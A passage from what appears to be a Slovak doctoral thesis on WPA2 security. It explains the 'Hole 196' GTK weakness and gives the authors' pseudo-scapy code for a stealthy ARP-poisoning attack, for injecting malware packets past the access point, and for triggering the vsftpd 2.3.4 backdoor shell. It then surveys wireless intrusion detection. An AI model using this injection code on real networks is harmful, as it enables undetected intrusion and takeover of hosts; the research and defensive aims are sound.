V prípade, že autentizovaná stanica začne porušovať pravidlá štandardu, začne šifrovať GTK kľúčom a stáva sa útočníkom. Hlavným dôsledkom tejto zraniteľnosti je to, že každý pripojený a autentizovaný klient úspešne prijme a akceptuje škodlivé rámce zašifrované GTK kľúčom, pretože vyzerajú úplne rovnako, ako rámce pochádzajúce od prístupového bodu. Týmto je útočník schopný vložiť ľubovoľný broadcast alebo multicast rámec do validnej sieťovej prevádzky, pričom všetky stanice tento rámec akceptujú veriac, že pochádza od prístupového bodu.

Táto zraniteľnosť tvorí základ pre realizáciu ďalších útokov bez možnosti detekcie prístupovým bodom, alebo iným detekčným zariadením na drôtovom segmente. Medzi tieto útoky patrí útok *ARP poisoning*, ktorý je za normálnych okolností realizovaný prostredníctvom zabezpečeného AP alebo prostredníctvom drôtovej siete. V tomto prípade sú všetky rámce prenášané skrz AP, teda útok je ľahko detekovateľný buď priamo na AP alebo na drôtovom segmente pomocou signatúrnych detekčných systémov ako napríklad *IDS/IPS*. Tieto systémy sú schopné okamžite reagovať a komunikáciu blokovať na sieťovej úrovni.

Na druhej strane, útok typu *ARP poisoning* používajúci zraniteľnosť *Hole 196*, umožňuje obmedziť posielanie ARP požiadaviek len na bezdrôtové prostredie, a to len medzi útočníkom a obeťou. Obrázok 5.2 porovnáva tieto dve varianty útokov na ARP tabuľku, pričom z obrázku je zrejmé, že táto zraniteľnosť umožňuje útočníkovi zostať skrytým.



Obr. 5.2: Porovnanie tradičného a skrytého útoku na ARP [25]

Zraniteľnosť *Hole 196* umožňuje realizovať i niekoľko ďalších útokov ako napríklad manipulácia DNS, skenovanie portov alebo rôzne formy útokov na dostupnosť, pričom každý z týchto útokov využije špeciálne upravený paket s IP adresou obete. Tento paket následne

príjmu všetky pripojené zariadenia v dosahu, ale okrem jedného zariadenia paket všetky ostatné zahodia. Týmto je útočník schopný adresovať len konkrétny cieľ.

Na tomto mieste je dobré poznamenať, kde presne sa GTK kľúč nachádza v hierarchii kľúčov z obrázku 5.1. GTK kľúč nemá žiadnu závislosť na type autentizácie a ani na type šifrovacieho algoritmu, z čoho vyplýva, že obe autentizačné metódy (autentizácia zdieľaným kľúčom i autentizácia pomocou 802.1x) i šifrovacie algoritmy (TKIP, CCMP) sú zraniteľné.

5.3 Realizácia vzorového útoku pomocou navrhnutého systému

Realizácia útoku pomocou zraniteľnosti *Hole 196* je v porovnaní s predchádzajúcimi útokmi typu *Flood* veľmi náročná. Pôvodný autor realizoval tento útok úpravou jadra operačného systému Linux, príslušných modulov a ovládačov pre bezdrôtovú sieťovú kartu. Tento prístup má viacero nevýhod, príkladom je nutná závislosť na konkrétnom ovládači, závislosť na platforme z ktorej sa útok vykonáva a nemožnosť vytvoriť vlastný rámec so špecifickou dátovou časťou.

V našom prípade bol použitý systém pre generovanie útokov (podrobne popísaný v kapitole 3.2) k jednoduchej realizácii a hlavne bez potreby nízkoúrovňových úprav operačného systému.

5.3.1 Vytvorenie rámca

Hlavička rámca, definovaná štandardom 802.11 [2], pozostáva z polí ako napríklad kontrolné bity, dĺžka trvania, sekvenčné číslo, tri alebo štyri adresné polia, dáta pochádzajúce z vyššej vrstvy (*payload*) a kontrolný súčet. Základnú formu 802.11 rámca ukazuje tabuľka 5.2.

Pole	Control	Duration	Address1	Address2
Dĺžka	2B	2B	6B	6B
Address3	Sequence	Address4	Payload	FCS
6B	2B	6B	0B - 2312B	4B

Tabuľka 5.2: Základná forma rámca podľa štandardu 802.11

Pole kontrolných bitov obsahuje viacero nastavení, pre nás dôležité sú *Type/Subtype*, *ToDS* (rámec prenášaný do distribučného systému) a *FromDS* (rámec prenášaný z distribučného systému). Podrobne boli tieto pojmy diskutované v kapitole 3.2.

Pomocou navrhnutého systému pre generovanie útokov, je možné celý rámec jednoducho poskladať. Najprv si vytvoríme 802.11 rámec, ktorému sme schopný nastaviť ľubovoľné pole. Pre úspešné implementovanie tejto zraniteľnosti nastavujeme príznak *FromDS*, prvé adresné

pole je nastavené na broadcast MAC adresu ("$0xFF$"), druhé adresné pole nastavujeme na BSSID MAC adresu a tretia adresa je nastavená na útočníkovu MAC adresu.


Každý rámec má svoje sekvenčné číslo, ktoré je pre každý uzol unikátne a inkrementuje sa vždy keď sa daný typ rámca odošle. Významom sekvenčného čísla je znovu zloženie jednotlivých fragmentov rámca [54]. Zároveň si na základe tohoto čísla systémy pre detekciu prieniku (IDS) udržujú informáciu o poslednom odoslanom rámci. Nastavenie správneho sekvenčného čísla je veľmi dôležité, pretože ak sekvenčné čísla injektovaných rámcov je rovné alebo menšie ako súčasná hodnota sekvenčného číslo, rámce sú považované za znovu odoslané alebo duplikované, a tým za automaticky zahadzujú. V opačnom prípade, ak je sekvenčné číslo injektovaných paketov väčšie ako súčasná hodnota sekvenčného čísla a zároveň menšie ako hodnota plávajúceho okna, systém dané rámce akceptuje.

Veľmi podobné správanie môžeme pozorovať pri sekvenčných číslach použitých metódami TKIP alebo AES-CCMP, ktoré na základe neho kontrolujú integritu rámcov. Opäť správnosť tohoto sekvenčného čísla je veľmi dôležitá, pretože v opačnom prípade nie sú rámce prijaté.

Ďalším dôležitým krokom je výpočet kontrolného súčtu a šifrovanie správnym šifrovacím kľúčom. K úspešnému vytvoreniu validného rámca je nutné získať odpovedajúci inicializačný vektor *IV*. Opäť, tento vektor musí byť väčší ako IV použitý k zašifrovaniu posledného všesmerového, prípadne multicast rámca. Získanie posledného platného GTK kľúča a IV sa realizuje pomocou pripojenej sieťovej karte, na ktorom beží aktívne zachytávanie rámcov.

5.3.2 Skrytý útok na ARP tabuľku

Po získaní všetkých informácií a vykonaní ich nastavenia na rámci bezdrôtovej siete, môžeme rámec vygenerovať a odoslať. Schému rozmiestnenia zariadení a smery sieťových prenosov môžeme vidieť na obrázku 5.3.



Obr. 5.3: Schéma rozmiestnenia staníc behom útoku

Pri tomto útoku sme generovali dátové rámce obsahujúce v dátovej časti ARP požiadavku, ktorá slúži k získaniu MAC adresy *(Media Access Control)* stanice vlastniacej danú IP adresu. Táto požiadavka je zasielaná pomocou broadcastového rámca všetkým pripojeným staniciam v danej bezdrôtovej sieti. Stanica vlastniaca túto IP adresu na túto požiadavku reaguje, posiela ARP odpoveď, v ktorej dáva vedieť svoju MAC adresu a zároveň si ukladá adresu vzdialenej stanice do svojej ARP tabuľky. Práve dvojica IP adresa a odpovedajúca MAC adresa tvorí jeden záznam v ARP tabuľke.

Ako už bolo uvedené, dátovým rámcom je ARP požiadavka, ktorá musí byť obalená v hlavičke LLC *(Logical Link Control)* [59]. Dôvod jej prítomnosti bol vysvetlený v časti 3.6. Samotná ARP požiadavka obsahuje MAC adresu a IP adresu odosielateľa a IP adresu príjemcu. MAC adresa príjemcu je vyplnená hodnotami „$0x00$“, pretože je v daný okamih neznáma. Príjemca vykoná jej nahradenie za vlastnú MAC adresu, a tú odošle späť v ARP odpovedi. Zdrojový kód v jazyku navrhnutej aplikácie použitej k realizácii tohoto útoku zobrazuje ukážka 5.1.

```
ramec= RadioTap(flags = "crc") /
       IEEE(frameControl = 0x4208
            duration = 0
            addr1 = "ff:ff:ff:ff:ff:ff"
            addr2 = "00:21:91:71:54:f2"
            addr3 = "70:f1:a1:59:19:0e"
            seq=2065) /
       LLC(llcType="apr")
arpReq = scapy('ARP(psrc="192.168.0.1", pdst="192.168.0.102",
                    hwsrc="70:f1:0a1:59:19:0e")')
ramec.payloadData = arpReq
ramec.payloadKeyIndex = 1
ramec.payloadCipher = "ccmp"

key 'wlan0' 'config.conf'

for(;;) {
   capturedFrame = capture('type data and
                            wlan addr1 ff:ff:ff:ff:ff:ff and
                            wlan addr2 00:21:91:71:54:f2 and not
                            wlan addr3 70:f1:a1:59:19:0e and
                            dir fromds')
   iv = getIV(capturedFrame)
   frame.payloadVector = iv + 1
   klic = getGTK()
   ramec.payloadKey = klic
   send(ramec)
}
```

Ukážka 5.1: Útok využívajúci zraniteľnosti *Hole 196*

Pomocou útoku popísanom vyššie sa nám podarilo ARP požiadavkou pozmeniť obsah ARP cache pamäte obete útoku. Obsah ARP tabuľky pamäte je ilustrovaný na ukážke 5.2.

ARP tabuľka obsahovala pred začiatkom útoku záznam, kde bola u IP adresy 192.168.0.1 *(adresa štandardnej brány)* uvedená MAC adresa 00:21:91:71:54:f2. Po vykonaní útoku sa

```
root@victim:/home/victim# arp -n
Address       HWtype  HWaddress           Flags Mask   Iface
192.168.0.1   ether   00:21:91:71:54:f2   C            wlan1

root@victim:/home/victim# arp -n
Address       HWtype  HWaddress           Flags Mask   Iface
192.168.0.1   ether   70:f1:a1:59:19:0e   C            wlan1
```

Ukážka 5.2: Obsah ARP tabuľky obete pred a po útoku

nám podarilo túto MAC adresu zmeniť na adresu 70:f1:a1:59:19:0e. Od tohoto okamihu by všetka komunikácia smerujúca na štandardnú bránu bola preposielaná prístupovým bodom na adresu, ktorú sa nám podarilo umiestniť do ARP tabuľky obete.

5.4 Nové využitie zraniteľnosti GTK kľúča

V tejto kapitole je podrobne vysvetlené nové zneužitie zraniteľnosti GTK kľúča, ktoré sa podarilo overiť hlavne vďaka navrhnutému systému pre generovanie útokov. Útok bol pomenovaný ako *Malware injection in wireless network* a jedná sa o injekciu škodlivého kódu do prostredia bezdrôtovej siete bez možnosti detekcie tradičnými systémami pre detekciu útokov nasadenými zväčša na drôtovom segmente. Útok je prakticky nedetekovateľný i bezdrôtovými systémami pre detekciu útokov, ako napríklad Kismet [9]. Pre úspešnú injekciu je vyžívaná zraniteľnosť *Hole 196* popísaná na začiatku tejto kapitoly. Kompletný postup útoku sme publikovali na konferencii IDAACS 2013 v Berlíne [Pub1].

5.4.1 Transportná vrstva

Pred samotným vysvetlením toho akým spôsobom útok funguje vysvetlíme základný princíp fungovania transportnej vrstvy sieťového modelu ISO/OSI, ktorá sa nachádza nad treťou sieťovou vrstvou a zabezpečuje komunikáciu medzi jednotlivými procesmi. Pôvodná IP adresa tretej vrstvy je rozšírená o kolekciu portov. Zdrojový a cieľový port následne presne definujú komunikačný tok medzi procesmi [53].


Na tejto vrstve existujú dva protokoly: UDP *(User Datagram Protocol)* a TCP *(Transmission Control Protocol)*. Hlavným účelom TCP protokolu je spoľahlivý prenos medzi dvoma bodmi. K zostaveniu spoľahlivého spojenia medzi dvoma procesmi je použitá technika *three-way handshake*. Najprv klient posiela cieľovej stanici paket s príznakom SYN, tento paket obsahuje náhodne zvolené inicializačné sekvenčné číslo. V odpovedi server posiela paket s príznakom SYN-ACK, ktorý indikuje to, že server si praje akceptovať spojenie. Nakoniec klient posiela paket ACK a potvrdzuje naviazanie spojenia.

TCP protokol používa kumulatívnu schému potvrdenia, kde sú potvrdené viaceré dátové pakety zároveň. Potvrdzovanie vždy prebieha na obidvoch stranách obdŕžaním paketu ACK.

Na druhej strane UDP protokol je nespoľahlivý – poskytuje komunikačný kanál typu *best-effort* medzi dvoma službami. V porovnaní s TCP protokolom UDP negarantuje spoľahlivosť a správnosť doručenia paketov a neobsahuje naviazanie spojenia. UDP protokol posiela pakety priamo cieľovej stanici.

5.4.2 Popis útoku

V predchádzajúcej časti sme popísali v krátkosti transportnú vrstvu, pretože spôsob akým realizujeme injekciu malware je odlišný v závislosti na použitom protokole transportnej vrstvy. Pri použití TCP protokolu útočník vytvára spojenie pomocou *three-way handshake* tradičnou cestou, komunikácia prebieha tak ako definuje štandard. Po inicializovaní spojenia sme pripravení na odoslanie škodlivého paketu a využívame zraniteľnosti GTK kľúča k tomu, aby sme paket poslali priamo obeti, čím obídeme prístupový bod. Obeť posiela odpoveď ACK štandardnou cestou cez AP, ale my ako útočník môžeme túto odpoveď odignorovať. Obrázok 5.4 ukazuje v detaile kroky, ktoré je nutné realizovať k injekcii malware v protokole TCP.



Obr. 5.4: Realizácia útoku pomocou zraniteľnosti GTK kľúča

Sieťový model ISO/OSI presne definuje zodpovednosť pre každú vrstvu, každá vrstva vykoná svoju funkciu a odovzdá dáta vyššej vrstve. Zistili sme, že medzi jednotlivými vrstvami sa nekontroluje správnosť rámca resp. paketu. Toto správanie môžeme využiť


k tomu, aby sme vytvorili špeciálny rámec, ktorý v žiadnom prípade neodpovedá štandardu. Definovali sme ho nasledovne:

1. všesmerový rámec druhej vrstvy zašifrovaný GTK kľúčom,
2. dátová časť rámca je definovaná ako unicast IP paket s cieľovou IP adresou obete,
3. IP paket obsahuje dátovú časť, ktorá obsahuje škodlivý kód.

Podarilo sa nám teda vytvoriť všesmerový rámec obsahujúci jednosmerový IP paket (viď obrázok 5.5). Takto vytvorený rámec napriek tomu, že porušuje sieťové štandardy, tak je prijatý a úspešne spracovaný.

Nasleduje popis akým spôsobom je možné vložiť malware do špecifického klienta bezdrôtovej siete s cieľom využitia známej zraniteľnosti služby, napríklad buffer overflow. Zraniteľnosť nastáva za podmienky ak program alebo služba dovoľuje vložiť do nejakej pamäte viac dát ako je možné, čím je možné vložiť kód do pamäte procesu a následne ho vykonať. V prípade ak sa jedná o službu s privilegovaným prístupom, útočník získava kontrolu nad celou stanicou.

Obsah resp. payload IP paketu je vysoko závislý na sieťovej službe na strane obete. Najprv je nutné nájsť vhodný typ malwaru, tak aby splnil špecifické podmienky. Jednou z nich je to, že dátová časť rámca, teda celý IP rámec musí byť menší ako 2312 bytov a zraniteľná služba musí byť napadnuteľná jedným paketom, pretože inak sa útok značne skomplikuje.



Obr. 5.5: Zapuzdrenie jednosmerového paketu do všesmerového rámca

5.4.3 Realizácia navrhnutého útoku

Pre zjednodušenie a otestovanie navrhnutého útoku bola vytvorená jednoduchá sieťová služba so špecifickou funkcionalitou. Hlavnou funkciou tejto TCP služby bolo čakať na špecifické dáta a vypísať výsledok na okno terminálu.

Útočníkova stanica obsahovala jednu bezdrôtovú kartu s dvoma virtuálnymi sieťovými adaptérmi. Prvý adaptér bol nastavený v štandardom infraštruktúrnom režime (STA) a druhý bol v monitorovacom režime (MON) so schopnosťou vkladať rámce priamo do sieťovej komunikácie. Predpokladom úspechu bola úspešná autentizácia prvého adaptéru do bezdrôtovej siete pomocou zdieľaného kľúča alebo pomocou korporátnej autentizácie 802.1x.

Ukážka zdrojového kódu 5.3 realizuje injekciu malware pomocou niekoľkých krokov. Najprv je nutné extrahovať GTK kľúč zo sieťového pripojenia, kam je útočník pripojený. Následne vytvoríme broadcast rámec podľa štandardu 802.11 a pripravíme si unicast TCP paket. Potom môžme naviazať TCP spojenie tradičnou cestou a pomocou nastaveného filtra si obchytíme posledný broadcast rámec. Filter bol nastavený tak, aby odchytil dátový rámec posielaný prístupovým bodom (príznak *FromDS*) s adresnými poľami nastavenými v poradí:

1. adresa 1 na broadcast MAC adresu,
2. adresa 2 na BSSID,
3. adresa 3 na MAC adresu odosielateľa.

Okamžite po odchytení rámca, program posiela vytvorený rámec so sekvenčným číslom a inicializačným vektorom o jedna väčším ako posledný rámec odoslaný prístupovým bodom.

```
frame = RadioTap(flags = "crc") /
       IEEE(frameControl = 0x4208
            duration = 0
            addr1 = "ff:ff:ff:ff:ff:ff"
            addr2 = "00:21:91:71:54:f2"
            addr3 = "70:f1:a1:59:19:0e"
            seq=2065) /
       LLC(llcType="apr")

// malware encapsulated by upper TCP/IP layers
ipPacket = scapy('<IP version=4L ttl=64 proto=TCP
                  src=192.168.0.1 dst=192.168.0.102
                  |<TCP sport=20 dport=80 seq=0L ack=0L
                  |<Raw load="Malware test string" |>>>')
frame.payloadData = ipPacket
frame.payloadKeyIndex = 1
frame.payloadCipher = "ccmp"

key 'wlan0' 'config.conf'

for(;;) {
   capturedFrame = capture('type data and
                            wlan addr1 ff:ff:ff:ff:ff:ff and
                            wlan addr2 00:21:91:71:54:f2 and not
                            wlan addr3 70:f1:a1:59:19:0e and
                            dir fromds')
   iv = getIV(capturedFrame)
   frame.payloadVector = iv + 1
   key = getGTK()
   frame.payloadKey = key
   send(frame)
}
```

Ukážka 5.3: Skrytá injekcia malware

Touto jednoduchou službou sme otestovali injekciu malware bez možnosti detekcie. Aby sme ukázali praktickejšie využitie tohoto princípu vybrali sme si z databáze *exploit-db* [14]

zraniteľnú aplikáciu, FTP server so zraniteľnosťou *remote shell*. Konkrétne sme využili zraniteľnú verziu VSFTPD 2.3.4, ktorá je známa tým, že do jej zdrojového kódu sa podarilo zaniesť zadné vrátka, fungujúce tak, že v prípade ak sa ako užívateľské meno zadá reťazec „:)“ (smajlík), spustí sa programový kód, ktorý vykoná otvorenie TCP služby na porte 6200 s interaktívnou príkazovou riadkov. Väčšina FTP serverov beží pod root právami, teda útočník získava plnú kontrolu nad daným strojom. Po tom ako sa útočník pripojí, vykoná potrebné akcie a následne sa odpojí z tejto služby, vytvorená služba zaniká [15]. Za normálnych okolností je pokus útočníka úspešne blokovaný na úrovní systémov IPS.

S využitím zraniteľnosti GTK kľúča je situácia úplne odlišná. Najprv musíme vytvoriť TCP spojenie, teda musíme nadviazať *three-way handshake* s FTP serverom. Túto operáciu vykonávame tradičnou cestou, teda sieťová komunikácia je smerovaná skrz prístupový bod. Po vytvorení TCP spojenia je možné odoslať dva všesmerové rámce obsahujúce jednosmerový IP paket. Prvý rámec obsahuje FTP príkaz s prihlásením užívateľa „:)“, čakáme na odpoveď[1] a posielame pomocou FTP príkazu náhodné heslo. FTP server následne otvorí službu a čaká na príkazy od útočníka, ktoré tiež môžu byť posielané priamo, teda bez prístupového bodu. Celý postup útoku zobrazuje obrázok 5.6. Tento útok je len modifikáciou útoku ukážky 5.3 s tým, že bol zmenený len obsah paketu. Modifikáciu zobrazuje ukážka 5.4. S využitím tohoto princípu je útočníkov pokus úspešný a jeho aktivita nie je detekovaná žiadnym ochranným protiopatrením.


```
ipPacket = scapy('<IP version=4L ttl=64 proto=TCP
                  src=192.168.0.1 dst=192.168.0.102
                  |<TCP sport=20 dport=80 seq=0L ack=0L
                  |<Raw load="USER :)" |>>>')
```

Ukážka 5.4: Ukážka paketu využívajúceho zraniteľnosť vsftpd

5.5 Možnosti detekcie zneužitia zraniteľnosti GTK kľúča

Autor zraniteľnosti [25] spočiatku prezentoval, že technika *AP isolation*, by mohla poskytnúť riešenie. Táto funkcionalita prístupového bodu efektívne vytvára virtuálne siete pre každé pripojené zariadenie zvlášť. Izoláciou na sieťovej vrstve tak chráni pripojené zariadenia pred útokmi a malwarom. Ako sa ukázalo, technika *AP isolatio*n môže byť účinná proti útoku na ARP tabuľku, pretože sa jedná o samostatnú sieť. Neskôr sa ukázalo, že sa jedná len o nepodstatnú obštrukciu resp. spomalenie útoku, a to z dôvodu, že GTK kľúč je pre všetky virtuálne siete spoločný a je len otázkou času, kedy útočník objaví ostatné virtuálne siete.

[1] odpoveď je doručená tradičnou cestou



Obr. 5.6: Ukážka zloženia rámca pri realizácii zraniteľnosti GTK kľúča

V prípade bezdrôtových IDS systémov, žiaden z nich nemá vhodnú signatúru pre účinnú detekciu a to z dôvodu, že je takmer nemožné rozpoznať dva rovnako vyzerajúce rámce v bezdrôtovom priestore. Publikácie na konferenciách [95, 69] prezentovali algoritmus pre detekciu útoku na ARP tabuľku pomocou zraniteľnosti *Hole 196*. Oba navrhované algoritmy pracovali s predpokladom, že ich vstupom sú všetky ARP pakety. V praxi je tento prístup nemožný, pretože celá bezdrôtová komunikácia je šifrovaná. Druhou zvláštnosťou ich prístupu je aktívne a periodické zisťovanie pomocou ARP požiadavky, čo pri rozsiahlych sieťach s veľkým počtom pripojených klientov a pri veľkých dátových prenosoch znamená rapídne spomalenie celej siete. Spomínané publikácie pokrývajú len základný resp. ukážkový útok zraniteľnosti a v žiadnom prípade uvedené algoritmy nedetekujú ďalšie varianty útokov zneužívajúce túto zraniteľnosť.

5.6 Zhrnutie

Momentálne nie sú známe žiadne účinné formy ochrany proti zraniteľnosti GTK kľúča. Ako sme ukázali v tejto kapitole, dopad na bezpečnosť siete je veľký. Riziko zneužitia stúpa s rastúcim počtom pripojených zariadení. Ohrozené sa stávajú najmä rozsiahle akademické siete ako napríklad *eduroam*, do ktorých sa automaticky môže pripojiť ktokoľvek z akademickej sféry kdekoľvek na svete. Portfólio útokov zneužívajúcich túto zraniteľnosť sme rozšírili o vlastný typ útoku, ktorý dokáže posielať malware, tak aby nebol detekovaný žiadnym protiopatrením. Nový útok bol prezentovaný na konferencii IDAACS 2013 v Berlíne [Pub1]. Keďže neexistuje efektívna forma detekcie týchto útokov, tak si táto práca v ďalších kapitolách dáva za cieľ tento typ útokov analyzovať pomocou reputačného systému.

Kapitola 6

Analýza útokov pomocou reputačného systému

Tak ako bolo uvedené v predchádzajúcich kapitolách, najnovší štandard WiFi sietí je z pohľadu bezpečnosti nedokonalý, a to hlavne v nezabezpečených kontrolných rámcoch a zraniteľnosti GTK kľúča. Tieto nedokonalosti umožňujú vykonať útoky na dostupnosť pomocou deautentizácie, deasociácie alebo pomocou rámcov typu RTS/CTS pre riadenie prístupu k zdieľanému médiu. Útoky pochádzajúce z vnútra siete bez možnosti detekcie tiež považujeme za závažný problém, a to hlavne z dôvodu vloženia škodlivého kódu ľubovoľnej stanici v sieti. V neposlednom rade vytvorenie falošného prístupového bodu s cieľom kompromitovať bezdrôtovú sieť tiež vnímame ako bezpečnostný problém.

Táto kapitola sa bude zaoberať analýzou bezpečnostných problémov v bezdrôtových sieťach pomocou techník, ktoré používajú reputačné systémy. Najprv budú ukázané rozdiely v detekcii medzi bezdrôtovými a drôtovými sieťami, spolu s aktuálnym stavom metód detekujúcich útoky resp. bezpečnostné problémy bezdrôtových sietí. Následne bude navrhnutá architektúra detekčného systému, ktorá analyzuje správanie jednotlivých entít v bezdrôtovej sieti a vyhodnocuje dôveru v nich.

6.1 Rozdiely v detekcii útokov medzi bezdrôtovými a drôtovými sieťami

Systém pre detekciu útokov v bezdrôtových sieťach musí byť schopný identifikovať špecifické útoky na protokoloch týchto sietí, a práve preto je nutné zozbierať čo najviac dát z bezdrôtového prostredia. Väčšina výskumných prác sa zameriava na detekciu útokov na vyšších vrstvách, čím strácajú potenciál detekovať tieto útoky. Tradičné systémy sú zväčša priamo zapojené do siete buď v režime inline alebo monitorujú všetku komunikáciu na *mirror* portoch resp. SPAN portoch. Bezdrôtový systém musí zastávať rolu pozorovateľa v prostredí bezdrôtovej siete, ktorá sa skladá z jednej alebo viacerých buniek.

Priamym dôsledkom týchto sietí je nemožnosť prerušiť prebiehajúci útok. Nie je možné jednoducho vypnúť port na switchi a zastaviť škodlivú komunikáciu. Niektoré vedecké práce [104] navrhujú dokonca použitie útoku na dostupnosť (DoS) k odstaveniu útočníka, ale v praxi tento spôsob použiť nejde.

Návrh systému schopného detekovať útoky na bezdrôtových sieťach je veľmi zložité, pretože otvorené prenosové médium nemá žiadne fyzické hranice v porovnaní s drôtovými sieťami. Nasledujúce odrážky sumarizujú typické problémy v návrhu detekčného systému v bezdrôtových sieťach a ich rozdiely oproti sieťam drôtovým [104]:

- Nestabilná sila signálu – pohyblivosť zariadení môže spôsobovať nestabilitu signálu detekovanú sondami detekčného systému, čo značne sťažuje detekciu útokov.
- Viacero prenosových kanálov – každá sieť môže operovať na inom prenosovom kanáli, náročnosť spočíva v monitorovaní celého spektra zároveň.
- Viacero štandardov – každý prístupový bod podporuje viacero štandardov napríklad TKIP a CCMP.
- Umiestnenie senzorov – senzory musia byť umiestnené na vhodné miesto, v opačnom prípade nie je možná efektívna detekcia.
- Zlučovanie informácií – je nutné spojiť informácie zo všetkých senzorov a následne na základe týchto informácií je možné vytvoriť popis komunikácie v bezdrôtovom priestore, čo je kritickým faktorom presnej detekcie útokov.
- Náročná detekcia neautorizovaných klientov – MAC adresu bezdrôtových kariet je možné pomocou softwaru zmeniť, systém pre detekciu musí byť schopný rozlišovať medzi autorizovaným užívateľom a útočníkom.

V nasledujúcej časti sa bude práca venovať aktuálnemu stavu detekčných metód útokov na WiFi, pričom práve rozdiely v detekcii medzi bezdrôtovou a drôtovou sieťou sú jedným z aspektov porovnania súčasného stavu v oblasti výskumu.

6.2 Aktuálny stav detekčných metód útokov na WiFi

Existuje niekoľko komerčných systémov pre detekciu útokov vo WiFi sieťach, ale väčšinou sa sústreďujú na monitorovanie a auditovanie bezdrôtových sietí. Tieto systémy majú schopnosť detekovať falošné prístupové body, ale detekcia iných typov prienikov je značne obmedzená.

Viaceré publikácie v prostredí detekcie prienikov v bezdrôtových sieťach sa snaží rozšíriť tradičné (drôtové) detekčné mechanizmy tak, aby fungovali i v prostredí bezdrôtových sietí.

Väčšina moderných detečných systémov pracuje s predpokladom, že potenciálny útok je vždy rozpoznateľný pomocou nejakého vzorca, ktorý je možné jednoducho definovať, a tým identifikovať pôvodcu útoku. V závislosti na tom, akým spôsobom tieto systémy pracujú, je možné ich rozdeliť do dvoch kategórií:

- Signatúrne detekčné systémy – sú založené na exaktnej znalosti spôsobu útoku. Nachádzajú zhodu medzi analyzovanými dátami a databázou signatúr, ktorá reprezentuje príslušnú formu útoku alebo zraniteľnosti. Výhodou tohoto prístupu je vysoká efektivita prístupu dobre známych útokov založená na signatúrach. Miera falošnej detekcie (false positive) je nízka, na druhej strane detekcia neznámych útokov je skoro nulová. Pri určitej modifikácii pôvodného útoku je nutné vykonať aktualizáciu signatúr, inak útok nebude detekovaný.

- Anomálne detekčné systémy – monitorujú sieťovú aktivitu a klasifikujú validnú a škodlivú komunikáciu. Klasifikácia je väčšinou založená na heuristikách alebo pravidlách, ktoré detekujú anomálie v sieťovej komunikácii v porovnaní s bežným stavom. Je opakom signatúrneho prístupu, a ich výhodou je určitá schopnosť detekovať neznáme formy útokov. Tento prístup je založený na metódach umelej inteligencie ako napríklad clustering, neurónové siete, alebo SVM *(Support Vector Machines)* a so sebou prináša i vysokú mieru falošných poplachov.

Existuje niekoľko korporátnych produktov poskytujúcich schopnosť detekovať útoky na bezdrôtových sieťach. Prvým je *Motorola AirDefence* [6] platforma, ktorá podľa popisu identifikuje falošné prístupové body analýzou sieťovej komunikácie a rozlišuje niekoľko úrovní potenciálnych hrozieb pre spoločnosť. Používa distribuovanú architektúru vybudovanú pomocou vhodne rozmiestnených senzorov s centrálnym spracovaním na vyhodnocovacom serveri. Samotné vyhodnocovanie prebieha kontinuálne a v reálnom čase na základe získaných dát zo sieťovej komunikácie WiFi siete. Na základe definovaných politík kontroluje bezdrôtové médium a vyhodnocuje zhodu s politikami.

